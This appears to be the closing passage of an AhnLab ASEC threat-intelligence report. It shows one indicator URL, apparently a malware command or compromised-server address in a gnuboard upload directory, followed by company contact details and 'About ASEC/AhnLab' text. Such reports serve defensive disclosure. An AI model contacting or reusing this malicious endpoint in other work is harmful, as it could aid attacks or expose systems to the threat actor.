http://gdtech.kr/gnuboard4/adm/cmg/upload/lib.php?idx=[RandomNumber]
```

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks

AhnLab